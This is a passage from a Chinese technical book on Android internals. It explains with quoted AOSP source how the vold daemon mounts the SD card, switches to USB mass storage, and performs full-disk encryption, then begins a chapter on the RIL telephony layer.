```

因为 mountPoint 值为/sdcard，所以向 vold socket 发送一个 VOLD_CMD_MOUNT_VOLUME 命令后，此命令会调用处理文件 system/core/vold/Cmd_dispatch.c 部分，具体代码如下所示。

```
static struct cmd_dispatch dispatch_table[ ] = {
     ...
     { VOLD_CMD_SEND_UMS_STATUS, do_send_ums_status },
{ VOLD_CMD_MOUNT_VOLUME,     do_mount_volume },
...
};
static int do_mount_volume(char *cmd)
{
     return volmgr_start_volume_by_mountpoint(&cmd[strlen("mount_volume:")]);
}
```

然后调用文件 system/core/vold/Volmgr.c 部分，具体代码如下所示。

```
int volmgr_start_volume_by_mountpoint(char *mount_point)
{
        volume_t *v;
     v = volmgr_lookup_volume_by_mountpoint(mount_point, true);
     ...
          if (_volmgr_consider_disk_and_vol(v, v->dev->disk) < 0) {
               LOGE("volmgr failed to start volume '%s'", v->mount_point);
        }
     ...
     return 0;
}
static volume_t *volmgr_lookup_volume_by_mountpoint(char *mount_point, boolean leave_locked)
{
     volume_t *v = vol_root;
     while(v) {
          pthread_mutex_lock(&v->lock);
          if (!strcmp(v->mount_point, mount_point)) {
               if (!leave_locked)
                    pthread_mutex_unlock(&v->lock);
               return v;
          }
          pthread_mutex_unlock(&v->lock);
          v = v->next;
     }
     return NULL;
}
```

然后在链表 vol_root 中找到对应的节点，主要代码如下所示。

```
static int _volmgr_consider_disk_and_vol(volume_t *vol, blkdev_t *dev)
{
    ...
            part = blkdev_lookup_by_devno(dev->major, ALIGN_MMC_MINOR(dev->minor) + 1);
        ...
            rc = _volmgr_start(vol, part);
    return rc;
}
struct volmgr_fstable_entry {
    char *name;
    int     (*identify_fn) (blkdev_t *dev);
    int     (*check_fn) (blkdev_t *dev);
    int     (*mount_fn) (blkdev_t *dev, struct volume *vol, boolean safe_mode);
    boolean case_sensitive_paths;
};
static struct volmgr_fstable_entry fs_table[ ] = {
//    { "ext3", ext_identify, ext_check, ext_mount , true },
    { "vfat", vfat_identify, vfat_check, vfat_mount , false },
    { NULL, NULL, NULL, NULL , false}
};
static int _volmgr_start(volume_t *vol, blkdev_t *dev)
{
...
for (fs = fs_table; fs->name; fs++) {
        if (!fs->identify_fn(dev))
            break;
}
...
    return volmgr_start_fs(fs, vol, dev);
}
static int volmgr_start_fs(struct volmgr_fstable_entry *fs, volume_t *vol, blkdev_t *dev)
{
    ...
    pthread_create(&vol->worker_thread, &attr, volmgr_start_fs_thread, vol);
     return 0;
}
static void *volmgr_start_fs_thread(void *arg)
{
    ...
    rc = fs->mount_fn(dev, vol, safe_mode);
   ...
}
```

然后通过文件 system/core/vold/Volmgr_vfat.c 将 mount_fn 转向 vfat_mount，具体代码如下所示。

```
int vfat_mount(blkdev_t *dev, volume_t *vol, boolean safe_mode)
{
    int flags, rc;
    char *devpath;
    devpath = blkdev_get_devpath(dev);
#if VFAT_DEBUG
```

```
    LOG_VOL("vfat_mount(%d:%d, %s, %d):", dev->major, dev->minor, vol->mount_point, safe_mode);
#endif
    flags = MS_NODEV | MS_NOEXEC | MS_NOSUID | MS_DIRSYNC;
    if (vol->state == volstate_mounted) {
        LOG_VOL("Remounting %d:%d on %s, safe mode %d", dev->major,
                dev->minor, vol->mount_point, safe_mode);
        flags |= MS_REMOUNT;
    }
    /*
     * Note: This is a temporary hack. If the sampling profiler is enabled,
     * we make the SD card world-writable so any process can write snapshots.
     *
     * TODO: Remove this code once we have a drop box in system_server.
     */
    char value[PROPERTY_VALUE_MAX];
    property_get("persist.sampling_profiler", value, "");
    if (value[0] == '1') {
        LOGW("The SD card is world-writable because the"
            " 'persist.sampling_profiler' system property is set to '1'.");
        rc = mount(devpath, vol->mount_point, "vfat", flags,
                "utf8,uid=1000,gid=1015,fmask=000,dmask=000,shortname=mixed");
    } else {
        /*
         * The mount masks restrict access so that:
         * 1. The 'system' user cannot access the SD card at all -
         *    (protects system_server from grabbing file references)
         * 2. Group users can RWX
         * 3. Others can only RX
         */
        rc = mount(devpath, vol->mount_point, "vfat", flags,
                "utf8,uid=1000,gid=1015,fmask=702,dmask=702,shortname=mixed");
    }
    if (rc && errno == EROFS) {
        LOGE("vfat_mount(%d:%d, %s): Read only filesystem - retrying mount RO",
             dev->major, dev->minor, vol->mount_point);
       flags |= MS_RDONLY;
        rc = mount(devpath, vol->mount_point, "vfat", flags,
                   "utf8,uid=1000,gid=1015,fmask=702,dmask=702,shortname=mixed");
    }
    if (rc == 0) {
        char *lost_path;
        asprintf(&lost_path, "%s/LOST.DIR", vol->mount_point);
        if (access(lost_path, F_OK)) {
            /*
             * Create a LOST.DIR in the root so we have somewhere to put
             * lost cluster chains (fsck_msdos doesn't currently do this)
             */
            if (mkdir(lost_path, 0755)) {
                LOGE("Unable to create LOST.DIR (%s)", strerror(errno));
            }
        }
```

```
            free(lost_path);
        }
#if VFAT_DEBUG
        LOG_VOL("vfat_mount(%s, %d:%d): mount rc = %d", dev->major,k dev->minor,
                vol->mount_point, rc);
#endif
        free (devpath);
        return rc;
}
```

到此为止，就完成了 SDCARD 的真正被挂载操作。

7. switch USB 处理

在前面讲解的挂载 USB 部分时曾经提到过，当 simulate_uevent("switch", devpath, "add", uevent_params) 产生 add 事件后会在文件 system/core/vold/Cmd_dispatch.c 中分配一个如下所示的处理。

```
static int handle_switch_event(struct uevent *event)
{
        char *name = get_uevent_param(event, "SWITCH_NAME");
        char *state = get_uevent_param(event, "SWITCH_STATE");
        if (!strcmp(name, "usb_mass_storage")) {
            if (!strcmp(state, "online")) {
                ums_hostconnected_set(true);
            } else {
                ums_hostconnected_set(false);
                volmgr_enable_ums(false);
            }
}
…
}
```

文件 system/core/vold/Ums.c 中函数 ums_hostconnected_set()会向 vold socket 发送一个 VOLD_EVT_UMS_CONNECTED 消息。具体代码如下所示。

```
void ums_hostconnected_set(boolean connected)
{
        …
        send_msg(connected ? VOLD_EVT_UMS_CONNECTED : VOLD_EVT_UMS_DISCONNECTED);
}
```

上述 VOLD_EVT_UMS_CONNECTED 消息会在文件 frameworks/base/services/java/com/android/server/MountListener.java 中进行处理，主要代码如下所示。

```
        // vold commands
        private static final String VOLD_CMD_ENABLE_UMS = "enable_ums";
        private static final String VOLD_CMD_DISABLE_UMS = "disable_ums";
        private static final String VOLD_CMD_SEND_UMS_STATUS = "send_ums_status";
        …
        // vold events
        private static final String VOLD_EVT_UMS_ENABLED = "ums_enabled";
        private static final String VOLD_EVT_UMS_DISABLED = "ums_disabled";
        private static final String VOLD_EVT_UMS_CONNECTED = "ums_connected";
private static final String VOLD_EVT_UMS_DISCONNECTED = "ums_disconnected";
private void listenToSocket() {
            LocalSocket socket = null;
```

```
            try {
                socket = new LocalSocket();
                LocalSocketAddress address = new LocalSocketAddress(VOLD_SOCKET,
                            LocalSocketAddress.Namespace.RESERVED);
                socket.connect(address);
                InputStream inputStream = socket.getInputStream();
                mOutputStream = socket.getOutputStream();
...
                 while (true) {
                     int count = inputStream.read(buffer);
                     if (count < 0) break;
                     int start = 0;
                     for (int i = 0; i < count; i++) {
                          if (buffer[i] == 0) {
                             String event = new String(buffer, start, i - start);
                                handleEvent(event);
                                start = i + 1;
                          }
                     }
                }
            }
...
}
private void handleEvent(String event) {
            if (Config.LOGD) Log.d(TAG, "handleEvent " + event);
            int colonIndex = event.indexOf(':');
            String path = (colonIndex > 0 ? event.substring(colonIndex + 1) : null);

            ...
}else if (event.equals(VOLD_EVT_UMS_CONNECTED)) {
                mUmsConnected = true;
                mService.notifyUmsConnected();
} ...
```

这样通过服务 mService(mount service) 中的函数 notifyUmsConnected()广播到下一状态后，会再绕回到 MountListenser 模块中，并调用函数 setMassStorageEnabled()发送一个连接 USB 的命令，具体代码如下所示。

```
void setMassStorageEnabled(boolean enable) {
            writeCommand(enable ? VOLD_CMD_ENABLE_UMS : VOLD_CMD_DISABLE_UMS);
}
```

函数 notifyUmsConnected()在文件 frameworks/base/services/java/com/android/server/MountService.java 中定义，具体代码如下所示。

```
void notifyUmsConnected() {
          ...
setMassStorageEnabled(true);
          ...
}
public void setMassStorageEnabled(boolean enable) throws RemoteException {
            mListener.setMassStorageEnabled(enable);
}
```

当向 vold socket 发送一个 VOLD_CMD_ENABLE_UMS 命令后，该命令会进行如下所示的处理工作。

```
{ VOLD_CMD_ENABLE_UMS, do_set_ums_enable },
```

在文件 system/core/vold/Cmd_dispatch.c 中实现上述处理功能，具体代码如下所示。

```
static struct cmd_dispatch dispatch_table[ ] = {
    { VOLD_CMD_ENABLE_UMS, do_set_ums_enable },
{ VOLD_CMD_DISABLE_UMS, do_set_ums_enable },
…
static int do_set_ums_enable(char *cmd)
{
    if (!strcmp(cmd, VOLD_CMD_ENABLE_UMS))
        return volmgr_enable_ums(true);
    return volmgr_enable_ums(false);
}
```

然后转向文件 system/core/vold/Volmgr.c 的执行部分，具体代码如下所示。

```
int volmgr_enable_ums(boolean enable)
{
    volume_t *v = vol_root;
    while(v) {
        if (v->ums_path) {
            int rc;
            if (enable) {
                pthread_mutex_lock(&v->lock);
                            if (v->state == volstate_mounted)
                    volmgr_send_eject_request(v);
                …
                 // Stop the volume, and enable UMS in the callback
                rc = volmgr_shutdown_volume(v, _cb_volstopped_for_ums_enable, false);
                …
                }
        }
 next_vol:
        v = v->next;
    }
    return 0;
}
static void _cb_volstopped_for_ums_enable(volume_t *v, void *arg)
{
    …
if ((rc = ums_enable(devdir_path, v->ums_path)) < 0)
…
}
```

再转向文件 system/core/vold/Ums.c 的执行部分，具体代码如下所示。

```
int ums_enable(char *dev_fspath, char *lun_syspath)
{
   LOG_VOL("ums_enable(%s, %s):", dev_fspath, lun_syspath);
    int fd;
    char filename[255];
    sprintf(filename, "/sys/%s/file", lun_syspath);
    if ((fd = open(filename, O_WRONLY)) < 0) {
        LOGE("Unable to open '%s' (%s)", filename, strerror(errno));
        return -errno;
    }
```

```
        if (write(fd, dev_fspath, strlen(dev_fspath)) < 0) {
            LOGE("Unable to write to ums lunfile (%s)", strerror(errno));
            close(fd);
            return -errno;
        }
        close(fd);
        return 0;
}
```

到此为止，vold.conf 文件成功配置了 SDCARD 和 USB 的系统设备路径。

```
volume_sdcard {
    ## This is the direct uevent device path to the SD slot on the device
    media_path          /devices/platform/msm_sdcc.2/mmc_host/mmc1
    emu_media_path      /devices/platform/goldfish_mmc.0/mmc_host/mmc0
    media_type          mmc
    mount_point         /sdcard
    ums_path            /devices/platform/usb_mass_storage/lun0
}
```

这样当启动 vold 程序后会加载 SDCARD 卡到 /sdcard 目录下，其中，media_path 的路径是 cd/sys/class/mmc_host/mmc?/（？表示 0 或 1 等），接下来就可以使用 pwd 所获得的真实路径了。当有 USB 连接时，被要求使用 MASS STORAGE 模式时，则会停止 SDCARD 作为内部，而作为 USB 存储器。

6.2.4　Vold 的加密机制

要想在 Android 3.0 以上设备中添加加密功能，需要满足如下两个条件。

（1）/data 分区必须是支持块设备形式的接口设备，其中 eMMC 是首选，因为整个加密的都是基于内核的工作于快设备之上的 dm-crypt 层。

（2）在文件 system/vold/cryptfs.c 中，函数 get_fs_size()会默认将 data 分区的文件系统认为是 ext4，这只是对该分区最后的用来存放 crypto footer 的 16KB 的空间进行错误检查操作，以确保 data 分区的文件系统没有用到这最后的 16KB 的空间。函数 get_fs_size()在开发阶段比较有用，因为此时 data 分区的大小会经常变动，但是到了 release 阶段后就不是必需的了。如果没有使用 ext4 的文件系统，就需要把该函数删除并去掉对其的调用，或者对其进行修改以适用于所使用的文件系统。

目前第一次 release 只支持 Inplace 加密方式，加密设备需要关闭 Framework 并 Umount data（卸载数据）分区，以对设备进行逐扇区的加密。加密完成后系统会重启进入启动加密的 Android 系统的部分的流程。具体的加密流程如下所示。

（1）当用户通过 UI 选择了加密设备时，此时系统会检测设备是否已经充满了电，并确保插上了 AC 充电器在充电，这样以保证在整个加密的过程中有足够的电量来完成加密工作。因为在加密的过程中，一旦设备没有了电，那么设备上的数据就会处于一个部分加密的状态。这时设备只能做 factory reset 的操作，此时将会丢失所有的数据。当用户通过一系列的确认操作之后，系统就会使用用户的 password 来调用 Vold 对设备进行加密。

（2）Vold 首先会进行错误检查操作以确认加密是否可以进行，如果加密不可以进行将会返回-1，并同时在 log（日志）中打印输出具体的原因。如果加密可以进行，则 Vold 会设置系统属性 vold.decrypt 的值为 tirgger_shutdown_framework，这样将会触发 init.rc 文件去停止类 late_state 和类 main 中的 service，并且 vold 接下来会对/mnt/scard 和/data 执行 umount 操作。

（3）如果是以 Inplace 方式来加密，Vold 会在 tmpfs 上挂载一个临时的 data 分区（使用 ro.crypto.tmpfs_options 的值来作挂载参数），并同时设置系统属性 vold.encrypt_progress 的值为 0，然后 Vold 会对 tmpfs 的临时 data 分区的文件系统做一些准备工作。之后 Vold 会设置 vold.decrypt 为 trgger_restart_min_framework，这样会触发 init.rc 把关掉的 main 类别的 service 重新启动。这时 Framework 会启动并检测到 vold.encrypt_progress 的值，如果此值为 0 则会显示一个进度条，并每 5 秒读取一次该属性的值以更新进度条的值。

（4）接下来 Vold 会设置 crypto 映射，此时会创建一个虚拟的 crypto 块设备，并将对应的关联映射到真正的 data 分区所在的块设备。整个加密和解密过程都是按所写入或读出的扇区来进行的，接下来创建并写入 crypto footer。crypto footer 包含了加密的一些信息及用来解密的密钥（master key），密钥是通过读取/dev/urandom 得到的一个 128 位的数字，并且系统会使用 SSL 库的函数 PBKDF2 对用户的密码进行 hash 处理以实现密保护，并且 crypto footer 也包含了一个随机种子值（从/dev/urandom 得到），目的是增加 PBKDF2 的 hash 值的信息熵，并阻止 password 受到 rainbow table 的攻击破解。与此同时，crypto footer 中的 CRYPT_ENCRYPTION_IN_PROGRESS 也会被设置为对应的值来表明加密是否成功。因为 crypto footer 会被存放在/data 所在的分区的最后 16KB，所以 data 分区的文件系统是不占用到这个部分的。

（5）如果在加密时使用了 wipe 选项，vold 将会使用 make_ext4fs 来对该分区进行格式化处理。此时需要注意，不要把最后的 16KB 区域放到 data 分区的文件系统。如果采用的是 Inplace 加密方式，vold 将会从真正的块设备读取每一扇区的值，并将读取的值写入加密的块设备。

（6）无论采用哪一种加密方式，Vold 会在加密成功后把 crypt footer 中的 ENCRYPTION_IN_PROGRESS 的值清理掉并重新启动系统。如果在重启系统时有错误发生，Vold 会设置 vold.encrypt_progress 的值为 error_reboot_failde，并且 UI 会让用户选择重启。

（7）如果在加密过程中发生了错误，但此时的数据还没有开始被加密，Vold 会把属性 vold.encrypt_progress 的值设置为 error_not_encrypted，并且让用户选择重启，并通知用户加密正在进行。如果在出现进度条之前关掉 Framework 后发生错误，则 Vold 会直接重启系统。此时如果重启失败，Vold 会设置 vold.encrypt_progress 的值为 error_shutting_down，并返回-1。

（8）在真正对块设备进行加密操作时如果检测到错误，Vold 会设置 vold.encrypt_progress 为 error_partially_encrypted，并返回-1。此时系统会弹出信息框提示用户加密失败，并允许用户选择对设备进行 Factory Reset（恢复出厂设置）。

（9）当需要对加密密码进行修改时，系统会通过 cryptfs changepw 来发送通知，通知 Vold 重新使用新的密码对密钥（master key）进行加密保护。

第 7 章　电话系统的安全机制

对于一款 Android 手机设备来说，其最重要的功能便是实现通信处理，例如，拨打/接听电话和收发短信/彩信等。在实现上述通信功能的过程中，Android 需要确保这些信息的安全性。本章将详细讲解 Android 系统实现电话系统安全的基本知识，为读者学习本书后面的知识打下基础。

7.1　Android 电话系统详解

知识点讲解：光盘:视频\知识点\第 7 章\Android 电话系统详解.avi

Android 系统作为一款流行的智能手机平台，电话（Telephony）部分功能自然十分重要。电话系统的主要功能是呼叫（Call）、短信（SMS）、数据连接（Data Connection）、SIM 卡和电话本等功能。本书将介绍绝大多数功能的实现框架。

7.1.1　电话系统简介

Android 的 Radio Interface Layer （RIL）提供了电话服务和 Radio 硬件之间的抽象层。RIL 负责数据的可靠传输、AT 命令的发送以及 response 的解析。应用处理器通过 AT 命令集与带 GPRS 功能的无线通信模块通信。AT command 是由 Hayes 公司发明的，是一个调制解调器制造商采用的一个调制解调器命令语言，每条命令以字母 AT 开头。

在 Android 系统中，实现电话功能部分的具体说明如下所示。

（1）结构体 RIL_RadioFunctions

在 hardware/ril/include/telephony/目录中，文件 ril.h 是 ril 部分的基础头文件，其中定义的结构体 RIL_RadioFunctions 的代码如下所示。

```
typedef struct {
int version;
RIL_RequestFunc onRequest;
RIL_RadioStateRequest onStateRequest;
RIL_Supports supports;
RIL_Cancel onCancel;
RIL_GetVersion getVersion;
} RIL_RadioFunctions;
```

在结构体 RIL_RadioFunctions 中包含了几个函数指针的结构体，这实际上是一个移植层的接口。在实现下层的库之后，由 rild 守护进程得到这些函数指针，执行对应的函数。

其中几个重要的函数指针的原型如下所示。

```
typedef void (*RIL_RequestFunc) (int request, void *data,
size_t datalen, RIL_Token t);
typedef RIL_RadioState (*RIL_RadioStateRequest)();
typedef int (*RIL_Supports)(int requestCode);
```

```
typedef void (*RIL_Cancel)(RIL_Token t);
typedef const char * (*RIL_GetVersion) (void);
```

其中最为重要的函数是 onRequest()，这是一个请求执行的函数。

（2）rild 守护进程

在 Android 系统中，rild 守护进程的实现文件包含在 hardware/ril/rild 目录中，其中包含了文件 rild.c 和 radiooptions.c，这个目录中的文件经过编译后会生成一个可执行程序，这个程序在系统的安装路径如下。

```
/system/bin/rild
```

文件 rild.c 是这个守护进程的入口，具有一个主函数的入口 main()，执行的过程是将请求转换成 AT 命令的字符串，给下层的硬件执行。在运行过程中，使用 dlopen 打开/system/lib/路径中名称为 libreference-ril.so 的动态库，然后从中取出 RIL_Init 符号来运行。

RIL_Init 符号是一个函数指针，执行这个函数后，返回的是一个 RIL_RadioFunctions 类型的指针。得到这个指针后，调用 RIL_register()函数，将这个指针注册到 libril 库之中，然后进入循环。事实上，这个守护进程提供了一个申请处理的框架，而具体的功能都是在 libril.so 和 libreference-ril.so 中完成的。

（3）libreference-ril.so 动态库

在 Android 系统中，libreference-ril.so 动态库的路径如下所示。

```
hardware/ril/reference-ril
```

其中，Android 电话功能的主要实现文件是 reference-ril.c 和 atchannel.c。这个库必须实现的是一个名为 RIL_Init 的函数，这个函数执行的结果是返回一个 RIL_RadioFunctions 结构体的指针，指针指向函数指针。这个库在执行的过程中需要创建一个线程来执行实际的功能。在执行的过程中，这个库将打开一个/dev/ttySXXX 的终端（终端的名字是从上层传入的），然后利用这个终端控制硬件执行。

（4）libril.so 动态库

在 Android 系统中，libril.so 库的目录如下所示。

```
hardware/ril/libril
```

其中的主要文件是 ril.cpp，此库需要实现以下几个接口。

```
RIL_startEventLoop(void);
void RIL_setcallbacks (const RIL_RadioFunctions *callbacks);
RIL_register (const RIL_RadioFunctions *callbacks);
RIL_onRequestComplete(RIL_Token t, RIL_Errno e, void *response,
size_t responselen);
void RIL_onUnsolicitedResponse(int unsolResponse, void *data,
size_t datalen);
RIL_requestTimedCallback (RIL_TimedCallback callback, void *param,
const struct timeval *relativeTime);
```

上述函数也是被 rild 守护进程调用的，不同的 vendor 可以通过自己的方式实现这几个接口，这样可以保证 RIL 可以在不同系统中移植。其中，函数 RIL_register()把外部的 RIL_RadioFunctions 结构体注册到这个库之中，在恰当的时候调用相应的函数。在 Android 电话功能执行的过程中，这个库处理了一些将请求转换成字符串的功能。

7.1.2 电话系统结构

Android 电话系统主要分为 Modem 驱动、RIL（Radio Interface Layer）、电话服务框架和应用共 4 层结构，具体结构如图 7-1 所示。




图 7-1　电话系统的层次结构

Android 电话系统的代码结构如图 7-2 所示。

